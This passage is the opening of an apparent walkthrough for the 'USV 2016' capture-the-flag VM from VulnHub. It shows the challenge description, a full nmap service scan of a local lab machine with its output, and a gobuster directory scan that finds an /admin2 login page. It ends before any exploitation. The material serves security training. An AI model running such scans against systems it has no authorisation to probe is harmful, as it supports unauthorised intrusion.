hack the USV


Difficulty: Beginner/Intermediate
Instructions: The CTF is a virtual machine and has been tested in Virtual Box. It has all required drivers if you want it to run on VMware or KVM (virtio). The network interface of the virtual machine will take it`s IP settings from DHCP.
Flags: There are 7 flags that should be discovered in form of: Country_name Flag: [md5 hash]. In CTF platform of the CTF-USV competition there was a hint available for each flag, but accessing it would imply a penalty. If you need any of those hints to solve the challenge, send me a message on Twitter @gusu_oana and I will be glad to help.
About: CTF-USV 2016 was the first International Students Contest in Information Security organized in Romania by Suceava University. Security challenges creation, evaluation of results and building of CTF environment was provided by Safetech Tech Team: Oana Stoian (@gusu_oana), Teodor Lupan (@theologu) and Ionut Georgescu (@ionutge1)

Link to download: https://www.vulnhub.com/entry/usv-2016-v101,175/

Walkthorugh by basil


Reconnaisance

The IP of the target machine is given.




```
Debian GNU/Linux 9 debian tty1

IP: 192.168.56.102 debiandebian login: _
```

Let's do an nmap scan
sudo nmap -sV -sC -p- 192.168.56.102



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/hacktheusv]
└──╼ $sudo nmap -sV -sC -O -p- 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-05 19:36 IST
Nmap scan report for 192.168.56.102
Host is up (0.00050s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.5b
22/tcp    open  ssh            OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 d7:10:72:d8:d2:76:b2:be:20:11:04:11:b4:e2:98:4e (RSA)
|   256 b8:29:61:bb:f1:8c:c4:64:dd:f5:0e:a0:a2:2f:fd:aa (ECDSA)
|_  256 2b:7e:35:10:42:ca:08:20:66:41:88:88:a0:4f:02:e6 (ED25519)
80/tcp    open  http           Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
4369/tcp  open  epmd           Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    ejabberd: 46831
5222/tcp  open  jabber         ejabberd (Protocol 1.0)
| xmpp-info:
|   STARTTLS Failed
|   info:
|     xmpp:
|       lang: en
|       server name: localhost
|       version: 1.0
|     unknown:
|
|     errors:
|       host-unknown
|       host-unknown
|       (timeout)
|     capabilities:
|
|     auth_mechanisms:
|
|     compression_methods:
|
|     stream_id: 11055815965335502881
```




```
|
|     stream_id: 11055815965335502881
|     features:
5269/tcp  open  jabber         ejabberd
| xmpp-info:
|   Ignores server name
|   STARTTLS Failed
|   info:
|     xmpp:
|       version: 1.0
|     unknown:
|
|     errors:
|
|     capabilities:
|
|     auth_mechanisms:
|
|     compression_methods:
|
|     stream_id: 3019627000391861490
|     features:
|_      TLS
5280/tcp  open  ssl/xmpp-bosh?
|_ssl-date: TLS randomness does not represent time
15020/tcp open  ssl/http       Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=a51f0eda836e4461c3316a2ec9dad743/organizationName=CTF/stateOrProvinceName=Paris/countryName=FR
| Not valid before: 2017-10-16T19:54:30
|_Not valid after:  2018-10-16T19:54:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
46831/tcp open  unknown
MAC Address: 08:00:27:4A:B6:C2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: localhost; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


We find port 21,22,80,4369,5222,5269,5280,15020,33939 to be open. Port 80 is running http and port 15020 is running https.

Enumeration

Let's open port 80 in our browser.




We don’t find anything on this page so we enumerate the directories for further information.
gobuster dir --url http://192.168.56.102 -w (wordlistpath)




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/hacktheusv]
└──╼ $gobuster dir --url http://192.168.56.102/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.56.102/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/05 19:38:31 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/admin2 (Status: 301)
/server-status (Status: 403)
===============================================================
2020/08/05 19:38:36 Finished
===============================================================
┌─[baz@parrot]─[~/comp ctf walkthroughs/hacktheusv]
└──╼ $
```

During our directory enumeration we find a page called admin2, we open it in our browser and find it to be login page.



